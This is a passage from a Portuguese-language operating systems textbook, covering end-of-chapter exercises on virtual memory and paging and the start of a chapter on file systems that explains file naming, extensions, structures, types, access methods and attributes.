39. Você foi contratado por uma companhia de computação na nuvem que emprega milhares de servidores em cada um dos seus centros de dados. Eles ouviram falar recentemente que valeria a pena lidar com uma falta de página no servidor A lendo a página da memória RAM de algum outro servidor em vez do seu drive de disco local.

(a) Como isso poderia ser feito?

(b) Em quais condições a abordagem valeria a pena? Seria factível?

40. Uma das primeiras máquinas de compartilhamento de tempo, o DEC PDP-1, tinha uma memória (núcleo) de palavras de 18 bits e 4K. Ele executava um processo de cada vez em sua memória. Quando o escalonador decidia executar outro processo, o processo na memória era escrito para um tambor de paginação, com palavras de 18 bits e 4K em torno da circunferência do tambor. O tambor podia começar a escrever (ou ler) em qualquer palavra, em vez de somente na palavra 0. Por que você acha que esse tambor foi escolhido?

41. Um computador fornece a cada processo 65.536 bytes de espaço de endereçamento divididos em páginas de 4096 bytes cada. Um programa em particular tem um tamanho de texto de 32.768 bytes, um tamanho de dados de 16.386 bytes e um tamanho de pilha de 15.870 bytes. Esse programa caberá no espaço de endereçamento da máquina? Suponha que em vez de 4096 bytes, o tamanho da página fosse 512 bytes eles caberiam então? Cada página deve conter texto, dados, ou pilha, não uma mistura de dois ou três deles.

42. Observou-se que o número de instruções executadas entre faltas de páginas é diretamente proporcional ao número de quadros de páginas alocadas para um programa. Se a memória disponível for dobrada, o intervalo médio entre as faltas de páginas também será dobrado. Suponha que uma instrução normal leva 1 ms, mas se uma falta de página ocorrer, ela leva 2001 μs (isto é, 2 ms) para lidar com a falta. Se um programa leva 60 s para ser executado, tempo em que ocorrem 15.000 faltas de páginas, quanto tempo ele levaria para ser executado se duas vezes mais memória estivesse disponível?

43. Um grupo de projetistas de sistemas operacionais para a Frugal Computer Company está pensando sobre maneiras para reduzir o montante de armazenamento de apoio necessário em seu novo sistema operacional. O chefe deles sugeriu há pouco não se incomodarem em salvar o código do programa na área de troca, mas apenas paginá-lo diretamente do arquivo binário onde quer que ele seja necessário. Em quais condições, se houver, essa ideia funciona para o código do programa? Em quais condições, se houver, isso funciona para os dados?

44. Uma instrução em linguagem de máquina para carregar uma palavra de 32 bits em um registrador contém o endereço de 32 bits da palavra a ser carregada. Qual o número máximo de faltas de páginas que essa instrução pode causar?

45. Explique a diferença entre fragmentação interna e fragmentação externa. Qual delas ocorre nos sistemas de paginação? Qual delas ocorre em sistemas usando segmentação pura?

46. Quando tanto segmentação quanto paginação estão sendo usadas, como em MULTICS, primeiro o descritor do sistema precisa ser examinado, então o descritor de páginas. A TLB também funciona dessa maneira, com dois níveis de verificação?

47. Consideramos um programa que tem os dois segmentos mostrados a seguir consistindo em instruções no segmento 0, e dados leitura/escrita no segmento 1. O segmento 0 tem proteção contra leitura/execução, e o segmento 1 tem proteção apenas contra leitura/escrita. O sistema de memória é um sistema de memória virtual paginado por demanda com endereços virtuais que tem números de páginas de 4 bits e um deslocamento de 10 bits.

Segmento 0		Segmento 1	
Leitura/Execução		Leitura/Escrita	
Página Virtual#	Quadro de Página #	Página Virtual#	Quadro de Página #
0	2	0	No Disco
1	No Disco	1	14
2	11	2	9
3	5	3	6
4	No Disco	4	No Disco
5	No Disco	5	13
6	4	6	8
7	3	7	12

Para cada um dos casos a seguir, dê o endereço de real memória real (efetivo) que resulta da tradução dinâmica de endereço, ou identifique o tipo de falta que ocorre (falta de página ou proteção).

(a) Busque do segmento 1, página 1, deslocamento 3.

(b) Armazene no segmento 0, página 0, deslocamento 16.

(c) Busque do segmento 1, página 4, deslocamento 28.

(d) Salte para localização no segmento 1, página 3, deslocamento 32.

48. Você consegue pensar em alguma situação onde dar suporte à memória virtual seria uma má ideia, e o que seria ganho ao não dar suporte à memória virtual? Explique.

49. A memória virtual fornece um mecanismo para isolar um processo do outro. Quais dificuldades de gerenciamento de memória estariam envolvidas ao permitir que dois sistemas operacionais fossem executados ao mesmo tempo? Como poderíamos lidar com essas dificuldades?

50. Trace um histograma e calcule a média e a mediana dos tamanhos de arquivos binários executáveis em um computador a que você tem acesso. Em um sistema Windows, examine todos os arquivos .exe e .dll; em um UNIX examine todos os arquivos executáveis em */bin*, */usr/bin* e */local/bin* que não sejam roteiros (*scripts*) — ou use o comando *file* para encontrar todos os executáveis. Determine o tamanho de página ótimo para esse computador considerando somente o código (não dados). Considere a fragmentação interna e o tamanho da tabela de páginas, fazendo uma suposição razoável sobre o tamanho de uma entrada de tabela de páginas. Presuma que todos os programas têm a mesma probabilidade de serem executados e desse modo devem ser ponderados igualmente.

51. Escreva um programa que simule um sistema de paginação usando o algoritmo do envelhecimento. O número de quadros de páginas é um parâmetro. A sequência de

referências de páginas deve ser lida a partir de um arquivo. Para um dado arquivo de entrada, calcule o número de faltas de páginas por 1000 referências de memória como uma função do número de quadros de páginas disponíveis.

52. Escreva um programa que simule um sistema de paginação como brincadeira que use um algoritmo WSClock. O sistema é uma brincadeira porque presumiremos que não há referências de escrita (não muito realista), e o término e criação do processo são ignorados (vida eterna). Os dados de entrada serão:

- O limiar de idade para a recuperação do quadro.
- O intervalo da interrupção do relógio expresso como número de referências à memória.
- Um arquivo contendo a sequência de referências de páginas.

(a) Descreva as estruturas de dados básicas e algoritmos em sua implementação.

(b) Mostre que a sua simulação comporta-se como o esperado para um exemplo de entrada simples (mas não trivial).

(c) Calcule o número de faltas de páginas e tamanho do conjunto de trabalho por 1000 referências de memória.

(d) Explique o que é necessário para ampliar o programa para lidar com uma sequência de referências de páginas que também incluam escritas.

53. Escreva um programa que demonstre o efeito de falhas de TLB sobre o tempo de acesso à memória efetivo mensurando o tempo por acesso que ele leva através de um longo conjunto.

(a) Explique os principais conceitos por trás do programa e descreva o que você espera que a saída mostre para uma arquitetura de memória virtual prática.

(b) Execute o programa em algum outro computador e explique como os dados se encaixaram em suas expectativas.

(c) Repita a parte (b), mas para um computador mais velho com uma arquitetura diferente e explique quaisquer diferenças importantes na saída.

54. Escreva um programa que demonstrará a diferença entre usar uma política de substituição de página local e uma global para o caso simples de dois processos. Você precisará de uma rotina que possa gerar uma sequência de referências de páginas baseadas em um modelo estatístico. Esse modelo tem N estados enumerados de 0 a $N - 1$ representando cada uma das possíveis referências de páginas e a probabilidade p_i associada com cada estado i representando a chance de que a próxima referência esteja na mesma página. De outra forma, a próxima referência de página será uma das outras páginas com igual probabilidade.

(a) Demonstre que a rotina de geração de sequências de referências de páginas comporta-se adequadamente para algum N pequeno.

(b) Calcule a frequência de faltas de páginas para um pequeno exemplo no qual há um processo e um número fixo de quadros de páginas. Explique por que o comportamento é correto.

(c) Repita a parte (b) com dois processos com sequências de referências de páginas independentes e duas vezes o número de quadros de páginas da parte (b).

(d) Repita a parte (c), mas usando uma política global em vez de uma local. Também compare a frequência de faltas de páginas por processo com aquela da abordagem de política local.

55. Escreva um programa que possa ser usado para comparar a efetividade de adicionar-se um campo marcador às entradas TLB quando o controle for alternado entre dois programas. O campo marcador é usado para efetivamente rotular cada entrada com a identificação do processo. Observe que uma TLB sem esse campo pode ser simulada exigindo que todas as entradas da TLB tenham o mesmo valor no marcador a qualquer momento. Os dados de entrada serão:

- O número de entradas TLB disponíveis.
- O intervalo de interrupção do relógio expresso como número de referências de memória.
- Um arquivo contendo uma sequência de entradas (processo, referências de páginas).
- O custo para se atualizar uma entrada TLB.

(a) Descreva a estrutura de dados e algoritmos básicos em sua implementação.

(b) Demonstre que a sua simulação comporta-se como esperado para um exemplo de entrada simples (mas não trivial).

(c) Calcule o número de atualizações de TLB para 1000 referências.

CAPÍTULO

4

SISTEMAS DE ARQUIVOS

Todas as aplicações de computadores precisam armazenar e recuperar informações. Enquanto um processo está sendo executado, ele pode armazenar uma quantidade limitada de informações dentro do seu próprio espaço de endereçamento. No entanto, a capacidade de armazenamento está restrita ao tamanho do espaço do endereçamento virtual. Para algumas aplicações esse tamanho é adequado, mas, para outras, como reservas de passagens aéreas, bancos ou sistemas corporativos, ele é pequeno demais.

Um segundo problema em manter informações dentro do espaço de endereçamento de um processo é que, quando o processo é concluído, as informações são perdidas. Para muitas aplicações (por exemplo, bancos de dados), as informações precisam ser retidas por semanas, meses, ou mesmo para sempre. Perdê-las quando o processo que as está utilizando é concluído é algo inaceitável. Além disso, elas não devem desaparecer quando uma falha no computador mata um processo.

Um terceiro problema é que frequentemente é necessário que múltiplos processos acessem (partes de) uma informação ao mesmo tempo. Se temos um diretório telefônico on-line armazenado dentro do espaço de um único processo, apenas aquele processo pode acessá-lo. A maneira para solucionar esse problema é tornar a informação em si independente de qualquer processo.

Assim, temos três requisitos essenciais para o armazenamento de informações por um longo prazo:

1. Deve ser possível armazenar uma quantidade muito grande de informações.
2. As informações devem sobreviver ao término do processo que as está utilizando.
3. Múltiplos processos têm de ser capazes de acessá-las ao mesmo tempo.

Discos magnéticos foram usados por anos para esse armazenamento de longo prazo. Em anos recentes, unidades de estado sólido tornaram-se cada vez mais populares, à medida que elas não têm partes móveis que possam quebrar. Elas também oferecem um rápido acesso aleatório. Fitas e discos óticos também foram amplamente usados, mas são dispositivos com um desempenho muito pior e costumam ser usados como backups. Estudaremos mais sobre discos no Capítulo 5, mas por ora, basta pensar em um disco como uma sequência linear de blocos de tamanho fixo e que dão suporte a duas operações:

1. Leia o bloco *k*.
2. Escreva no bloco *k*.

Na realidade, existem mais operações, mas com essas duas, em princípio, você pode solucionar o problema do armazenamento de longo prazo.

No entanto, essas são operações muito inconvenientes, mais ainda em sistemas grandes usados por muitas aplicações e possivelmente múltiplos usuários (por exemplo, em um servidor). Apenas algumas das questões que rapidamente surgem são:

1. Como você encontra informações?
2. Como impedir que um usuário leia os dados de outro?
3. Como saber quais blocos estão livres?

e há muitas mais.

Da mesma maneira que vimos como o sistema operacional abstraía o conceito do processador para criar a abstração de um processo e como ele abstraía o conceito da memória física para oferecer aos processos espaços de endereçamento (virtuais), podemos solucionar esse problema com uma nova abstração: o arquivo. Juntas, as abstrações de processos (e threads), espaços de endereçamento e arquivos são os conceitos mais importantes relacionados com os sistemas operacionais. Se você realmente compreender esses três conceitos do início ao fim, estará bem encaminhado para se tornar um especialista em sistemas operacionais.

Arquivos são unidades lógicas de informação criadas por processos. Um disco normalmente conterá milhares ou mesmo milhões deles, cada um independente dos outros. Na realidade, se pensar em cada arquivo como uma espécie de espaço de endereçamento, você não estará muito longe da verdade, exceto que eles são usados para modelar o disco em vez de modelar a RAM.

Processos podem ler arquivos existentes e criar novos se necessário. Informações armazenadas em arquivos devem ser **persistentes**, isto é, não devem ser afetadas pela criação e término de um processo. Um arquivo deve desaparecer apenas quando o seu proprietário o remove explicitamente. Embora as operações para leitura e escrita de arquivos sejam as mais comuns, existem muitas outras, algumas das quais examinaremos a seguir.

Arquivos são gerenciados pelo sistema operacional. Como são estruturados, nomeados, acessados, usados, protegidos, implementados e gerenciados são tópicos importantes no projeto de um sistema operacional. Como um todo, aquela parte do sistema operacional lidando com arquivos é conhecida como **sistema de arquivos** e é o assunto deste capítulo.

Do ponto de vista do usuário, o aspecto mais importante de um sistema de arquivos é como ele aparece, em outras palavras, o que constitui um arquivo, como os arquivos são nomeados e protegidos, quais operações são permitidas e assim por diante. Os detalhes sobre se listas encadeadas ou mapas de bits são usados para o armazenamento disponível e quantos setores existem em um bloco de disco lógico não lhes interessam, embora sejam de grande importância para os projetistas do sistema de arquivos. Por essa razão, estruturamos o capítulo como várias seções. As duas primeiras dizem respeito à interface do usuário para os arquivos e para os diretórios, respectivamente. Então segue uma discussão detalhada de como o sistema de arquivos é implementado e gerenciado. Por fim, damos alguns exemplos de sistemas de arquivos reais.

4.1 Arquivos

Nas páginas a seguir examinaremos os arquivos do ponto de vista do usuário, isto é, como eles são usados e quais propriedades têm.

4.1.1 Nomeação de arquivos

Um arquivo é um mecanismo de abstração. Ele fornece uma maneira para armazenar informações sobre o disco e lê-las depois. Isso deve ser feito de tal modo que isole o usuário dos detalhes de como e onde as informações estão armazenadas, e como os discos realmente funcionam.

É provável que a característica mais importante de qualquer mecanismo de abstração seja a maneira como os objetos que estão sendo gerenciados são nomeados; portanto, começaremos nosso exame dos sistemas de arquivos com o assunto da nomeação de arquivos. Quando um processo cria um arquivo, ele lhe dá um nome. Quando o processo é concluído, o arquivo continua a existir e pode ser acessado por outros processos usando o seu nome.

As regras exatas para a nomeação de arquivos variam de certa maneira de sistema para sistema, mas todos os sistemas operacionais atuais permitem cadeias de uma a oito letras como nomes de arquivos legais. Desse modo, *andrea*, *bruce* e *cathy* são nomes de arquivos possíveis. Não raro, dígitos e caracteres especiais também são permitidos, assim nomes como *2, urgente!* e *Fig.2-14* são muitas vezes válidos também. Muitos sistemas de arquivos aceitam nomes com até 255 caracteres.

Alguns sistemas de arquivos distinguem entre letras maiúsculas e minúsculas, enquanto outros, não. O UNIX pertence à primeira categoria; o velho MS-DOS cai na segunda. (Como nota, embora antigo, o MS-DOS ainda é amplamente usado em sistemas embarcados, portanto ele não é obsoleto de maneira alguma.) Assim, um sistema UNIX pode ter todos os arquivos a seguir como três arquivos distintos: *maria*, *Maria* e *MARIA*. No MS-DOS, todos esses nomes referem-se ao mesmo arquivo.

Talvez seja um bom momento para fazer um comentário aqui sobre os sistemas operacionais. O Windows 95 e o Windows 98 usavam o mesmo sistema de arquivos do MS-DOS, chamado **FAT-16**, e portanto herdaram muitas de suas propriedades, como a maneira de se formarem os nomes dos arquivos. O Windows 98 introduziu algumas extensões ao FAT-16, levando ao **FAT-32**, mas esses dois são bastante parecidos. Além disso, o Windows NT, Windows 2000, Windows XP, Windows

Vista, Windows 7 e Windows 8 ainda dão suporte a ambos os sistemas de arquivos FAT, que estão realmente obsoletos agora. No entanto, esses sistemas operacionais novos também têm um sistema de arquivos nativo muito mais avançado (**NTFS — native file system**) que tem propriedades diferentes (como nomes de arquivos em Unicode). Na realidade, há um segundo sistema de arquivos para o Windows 8, conhecido como **ReFS** (ou **Resilient File System — sistema de arquivos resiliente**), mas ele é voltado para a versão de servidor do Windows 8. Neste capítulo, quando nos referimos ao MS-DOS ou sistemas de arquivos FAT, estaremos falando do FAT-16 e FAT-32 como usados no Windows, a não ser que especificado de outra forma. Discutiremos o sistema de arquivos FAT mais tarde neste capítulo e NTFS no Capítulo 12, onde examinaremos o Windows 8 com detalhes. Incidentalmente, existe também um novo sistema de arquivos semelhante ao FAT, conhecido como sistema de arquivos **exFAT**, uma extensão da Microsoft para o FAT-32 que é otimizado para flash drives e sistemas de arquivos grandes. ExFAT é o único sistema de arquivos moderno da Microsoft que o OS X pode ler e escrever.

Muitos sistemas operacionais aceitam nomes de arquivos de duas partes, com as partes separadas por um ponto, como em *prog.c*. A parte que vem em seguida ao ponto é chamada de **extensão do arquivo** e costuma indicar algo seu a respeito. No MS-DOS, por exemplo, nomes de arquivos têm de 1 a 8 caracteres, mais uma extensão opcional de 1 a 3 caracteres. No UNIX, o tamanho da extensão, se houver, cabe ao usuário decidir, e um arquivo pode ter até duas ou mais extensões, como em *homepage.html.zip*, onde *.html* indica uma página da web em HTML e *.zip* indica que o arquivo (*homepage.html*) foi compactado usando o programa *zip*. Algumas das extensões de arquivos mais comuns e seus significados são mostradas na Figura 4.1.

Em alguns sistemas (por exemplo, todas as variações do UNIX), as extensões de arquivos são apenas convenções e não são impostas pelo sistema operacional. Um arquivo chamado *file.txt* pode ser algum tipo de arquivo de texto, mas aquele nome tem a função mais de lembrar o proprietário do que transmitir qualquer informação real para o computador. Por outro lado, um compilador C pode realmente insistir em que os arquivos que ele tem de compilar terminem em *.c*, e se isso não acontecer, pode recusar-se a compilá-los. O sistema operacional, no entanto, não se importa.

Convenções como essa são especialmente úteis quando o mesmo programa pode lidar com vários tipos diferentes de arquivos. O compilador C, por exemplo, pode receber uma lista de vários arquivos a serem compilados e ligados, alguns deles arquivos C e outros arquivos de linguagem de montagem. A extensão então se torna essencial para o compilador dizer quais são os

FIGURA 4.1 Algumas extensões comuns de arquivos.

Extensão	Significado
.bak	Cópia de segurança
.c	Código-fonte de programa em C
.gif	Imagem no formato Graphical Interchange Format
.hlp	Arquivo de ajuda
.html	Documento em HTML
.jpg	Imagem codificada segundo padrões JPEG
.mp3	Música codificada no formato MPEG (camada 3)
.mpg	Filme codificado no padrão MPEG
.o	Arquivo objeto (gerado por compilador, ainda não ligado)
.pdf	Arquivo no formato PDF (Portable Document File)
.ps	Arquivo PostScript
.tex	Entrada para o programa de formatação TEX
.txt	Arquivo de texto
.zip	Arquivo compactado

arquivos C, os arquivos de linguagem de montagem e outros arquivos.

Em contrapartida, o Windows é consciente das extensões e designa significados a elas. Usuários (ou processos) podem registrar extensões com o sistema operacional e especificar para cada uma qual é seu "proprietário". Quando um usuário clica duas vezes sobre o nome de um arquivo, o programa designado para essa extensão de arquivo é lançado com o arquivo como parâmetro. Por exemplo, clicar duas vezes sobre *file.docx* inicializará o Microsoft Word, tendo *file.docx* como seu arquivo inicial para edição.

4.1.2 Estrutura de arquivos


Arquivos podem ser estruturados de várias maneiras. Três possibilidades comuns estão descritas na Figura 4.2. O arquivo na Figura 4.2(a) é uma sequência desestruturada de bytes. Na realidade, o sistema operacional não sabe ou não se importa sobre o que há no arquivo. Tudo o que ele vê são bytes. Qualquer significado deve ser imposto por programas em nível de usuário. Tanto UNIX quanto Windows usam essa abordagem.

Ter o sistema operacional tratando arquivos como nada mais que sequências de bytes oferece a máxima flexibilidade. Programas de usuários podem colocar qualquer coisa que eles quiserem em seus arquivos e nomeá-los do jeito que acharem conveniente. O sistema operacional não ajuda, mas também não interfere. Para usuários que querem realizar coisas incomuns, o segundo ponto pode ser muito importante. Todas as versões do UNIX (incluindo Linux e OS X) e o Windows usam esse modelo de arquivos.

O primeiro passo na estruturação está ilustrado na Figura 4.2(b). Nesse modelo, um arquivo é uma sequência de registros de tamanho fixo, cada um com alguma estrutura interna. O fundamental para que um arquivo seja uma sequência de registros é a ideia de que a operação de leitura retorna um registro e a operação de escrita sobrepõe ou anexa um registro. Como nota histórica, décadas atrás, quando o cartão de 80 colunas perfurado era o astro, muitos sistemas operacionais de computadores de grande porte baseavam seus sistemas de arquivos em arquivos consistindo em registros de 80 caracteres, na realidade, imagens de cartões. Esses sistemas também aceitavam arquivos com registros de 132 caracteres, destinados às impressoras de linha (que naquela época eram grandes impressoras de corrente com 132 colunas). Os programas liam a entrada em unidades de 80 caracteres e a escreviam em unidades de 132 caracteres, embora os últimos 52 pudessem ser espaços, é claro. Nenhum sistema de propósito geral atual usa mais esse modelo como seu sistema primário de arquivos, mas na época dos cartões perfurados de 80 colunas e impressoras de 132 caracteres por linha era um modelo comum em computadores de grande porte.

O terceiro tipo de estrutura de arquivo é mostrado na Figura 4.2(c). Nessa organização, um arquivo consiste em uma árvore de registros, não necessariamente todos do mesmo tamanho, cada um contendo um campo **chave** em uma posição fixa no registro. A árvore é ordenada no campo chave, a fim de permitir uma busca rápida por uma chave específica.

A operação básica aqui não é obter o "próximo" registro, embora isso também seja possível, mas aquele com a chave específica. Para o arquivo zoológico da Figura 4.2(c), você poderia pedir ao sistema para obter

FIGURA 4.2 Três tipos de arquivos. (a) Sequência de bytes. (b) Sequência de registros. (c) Árvore.

o registro cuja chave fosse *pônei*, por exemplo, sem se preocupar com sua posição exata no arquivo. Além disso, novos registros podem ser adicionados, com o sistema o operacional, e não o usuário, decidindo onde colocá-los. Esse tipo de arquivo é claramente bastante diferente das sequências de bytes desestruturadas usadas no UNIX e Windows, e é usado em alguns computadores de grande porte para o processamento de dados comerciais.

4.1.3 Tipos de arquivos

Muitos sistemas operacionais aceitam vários tipos de arquivos. O UNIX (novamente, incluindo OS X) e o Windows, por exemplo, apresentam arquivos regulares e diretórios. O UNIX também tem arquivos especiais de caracteres e blocos. **Arquivos regulares** são aqueles que contêm informações do usuário. Todos os arquivos da Figura 4.2 são arquivos regulares. **Diretórios** são arquivos do sistema para manter a estrutura do sistema de arquivos. Estudaremos diretórios a seguir. **Arquivos especiais de caracteres** são relacionados com entrada/saída e usados para modelar dispositivos de E/S seriais como terminais, impressoras e redes. **Arquivos especiais de blocos** são usados para modelar discos. Neste capítulo, estaremos interessados fundamentalmente em arquivos regulares.

Arquivos regulares geralmente são arquivos ASCII ou arquivos binários. Arquivos ASCII consistem de linhas de texto. Em alguns sistemas, cada linha termina com um caractere de retorno de carro (carriage return). Em outros, o caractere de próxima linha (line feed) é usado. Alguns sistemas (por exemplo, Windows) usam ambos. As linhas não precisam ser todas do mesmo tamanho.

A grande vantagem dos arquivos ASCII é que eles podem ser exibidos e impressos como são e editados com qualquer editor de texto. Além disso, se grandes números de programas usam arquivos ASCII para entrada e saída, é fácil conectar a saída de um programa com a entrada de outro, como em pipelines do interpretador de comandos (*shell*). (O uso de pipelines entre processos não é nem um pouco mais fácil, mas a interpretação da informação certamente torna-se mais fácil se uma convenção padrão, como a ASCII, for usada para expressá-la.)


Outros arquivos são binários, o que apenas significa que eles não são arquivos ASCII. Listá-los em uma impressora resultaria em algo completamente incompreensível. Em geral, eles têm alguma estrutura interna conhecida pelos programas que os usam.

Por exemplo, na Figura 4.3(a) vemos um arquivo binário executável simples tirado de uma versão inicial do UNIX. Embora tecnicamente o arquivo seja apenas uma sequência de bytes, o sistema operacional o executará somente se ele tiver o formato apropriado. Ele tem cinco seções: cabeçalho, texto, dados, bits de realocação e tabela de símbolos. O cabeçalho começa com o chamado **número mágico**, identificando o arquivo como executável (para evitar a execução acidental de um arquivo que não esteja em seu formato). Então vêm os tamanhos das várias partes do arquivo, o endereço no qual a execução começa e alguns bits de sinalização. Após o cabeçalho, estão o texto e os dados do próprio programa, que são carregados para a memória e realocados usando os bits de realocação. A tabela de símbolos é usada para correção de erros.

Nosso segundo exemplo de um arquivo binário é um repositório (archive), também do UNIX. Ele consiste em uma série de rotinas de biblioteca (módulos) compiladas, mas não ligadas. Cada uma é prefaciada por um cabeçalho dizendo seu nome, data de criação, proprietário, código de proteção e tamanho. Da mesma forma que o arquivo executável, os cabeçalhos de módulos estão cheios de números binários. Copiá-los para a impressora produziria puro lixo.

Todo sistema operacional deve reconhecer pelo menos um tipo de arquivo: o seu próprio arquivo executável; alguns reconhecem mais. O velho sistema TOPS-20 (para o DECSystem 20) chegou ao ponto de examinar data e horário de criação de qualquer arquivo a ser executado. Então ele localizava o arquivo-fonte e via se a fonte havia sido modificada desde a criação do binário. Em caso positivo, ele automaticamente recompilava a fonte. Em termos de UNIX, o programa *make* havia sido embutido no shell. As extensões de arquivos eram obrigatórias, então ele poderia dizer qual programa binário era derivado de qual fonte.

Ter arquivos fortemente tipificados como esse causa problemas sempre que o usuário fizer algo que os projetistas do sistema não esperavam. Considere, como um exemplo, um sistema no qual os arquivos de saída do programa têm a extensão *.dat* (arquivos de dados). Se um usuário escrever um formatador de programa que lê um arquivo *.c* (programa C), o transformar (por exemplo, convertendo-o em um layout padrão de indentação), e então escrever o arquivo transformado como um arquivo de saída, ele será do tipo *.dat*. Se o usuário tentar oferecer isso ao compilador C para compilá-lo, o sistema se recusará porque ele tem a extensão errada. Tentativas de copiar *file.dat* para *file.c* serão rejeitadas

FIGURA 4.3 (a) Um arquivo executável. (b) Um repositório (archive).

pelo sistema como inválidas (a fim de proteger o usuário contra erros).

Embora esse tipo de "facilidade para o usuário" possa ajudar os novatos, é um estorvo para os usuários experientes, pois eles têm de devotar um esforço considerável para driblar a ideia do sistema operacional do que seja razoável ou não.

4.1.4 Acesso aos arquivos

Os primeiros sistemas operacionais forneciam apenas um tipo de acesso aos arquivos: **acesso sequencial**. Nesses sistemas, um processo podia ler todos os bytes ou registros em um arquivo em ordem, começando do princípio, mas não podia pular nenhum ou lê-los fora de ordem. No entanto, arquivos sequenciais podiam ser trazidos de volta para o ponto de partida, então eles podiam ser lidos tantas vezes quanto necessário. Arquivos sequenciais eram convenientes quando o meio de armazenamento era uma fita magnética, em vez de um disco.

Quando os discos passaram a ser usados para armazenar arquivos, tornou-se possível ler os bytes ou registros de um arquivo fora de ordem, ou acessar os registros pela chave em vez de pela posição. Arquivos ou registros que podem ser lidos em qualquer ordem são chamados de **arquivos de acesso aleatório**. Eles são necessários para muitas aplicações.

Arquivos de acesso aleatório são essenciais para muitas aplicações, por exemplo, sistemas de bancos de dados. Se um cliente de uma companhia aérea liga e quer reservar um assento em um determinado voo, o programa de reservas deve ser capaz de acessar o registro para aquele voo sem ter de ler primeiro os registros para milhares de outros voos.

Dois métodos podem ser usados para especificar onde começar a leitura. No primeiro, cada operação read fornece a posição no arquivo onde começar a leitura. No segundo, uma operação simples, seek, é fornecida para estabelecer a posição atual. Após um seek, o arquivo pode ser lido sequencialmente da posição agora atual. O segundo método é usado no UNIX e no Windows.

4.1.5 Atributos de arquivos

Todo arquivo possui um nome e sua data. Além disso, todos os sistemas operacionais associam outras

informações com cada arquivo, por exemplo, a data e o horário em que foi modificado pela última vez, assim como o tamanho do arquivo. Chamaremos esses itens extras de **atributos** do arquivo. Algumas pessoas os chamam de **metadados**. A lista de atributos varia bastante de um sistema para outro. A tabela da Figura 4.4 mostra algumas das possibilidades, mas existem outras. Nenhum sistema existente tem todos esses atributos, mas cada um está presente em algum sistema.

Os primeiros quatro atributos concernem à proteção do arquivo e dizem quem pode acessá-lo e quem não pode. Todos os tipos de esquemas são possíveis, alguns dos quais estudaremos mais tarde. Em alguns sistemas o usuário deve apresentar uma senha para acessar um arquivo, caso em que a senha deve ser um dos atributos.

As sinalizações (flags) são bits ou campos curtos que controlam ou habilitam alguma propriedade específica. Arquivos ocultos, por exemplo, não aparecem nas listagens de todos os arquivos. A sinalização de arquivamento é um bit que controla se foi feito um backup do arquivo recentemente. O programa de backup remove esse bit e o sistema operacional o recoloca sempre que um arquivo for modificado. Dessa maneira, o programa consegue dizer quais arquivos precisam de backup. A sinalização temporária permite que um arquivo seja marcado para ser deletado automaticamente quando o processo que o criou for concluído.

O tamanho do registro, posição da chave e tamanho dos campos-chave estão presentes apenas em arquivos cujos registros podem ser lidos usando uma chave. Eles proporcionam a informação necessária para encontrar as chaves.

Os vários registros de tempo controlam quando o arquivo foi criado, acessado e modificado pela última vez, os quais são úteis para uma série de finalidades. Por exemplo, um arquivo-fonte que foi modificado após a criação do arquivo-objeto correspondente precisa ser recompilado. Esses campos fornecem as informações necessárias.

O tamanho atual nos informa o tamanho que o arquivo tem no momento. Alguns sistemas operacionais

FIGURA 4.4 Alguns possíveis atributos de arquivos.

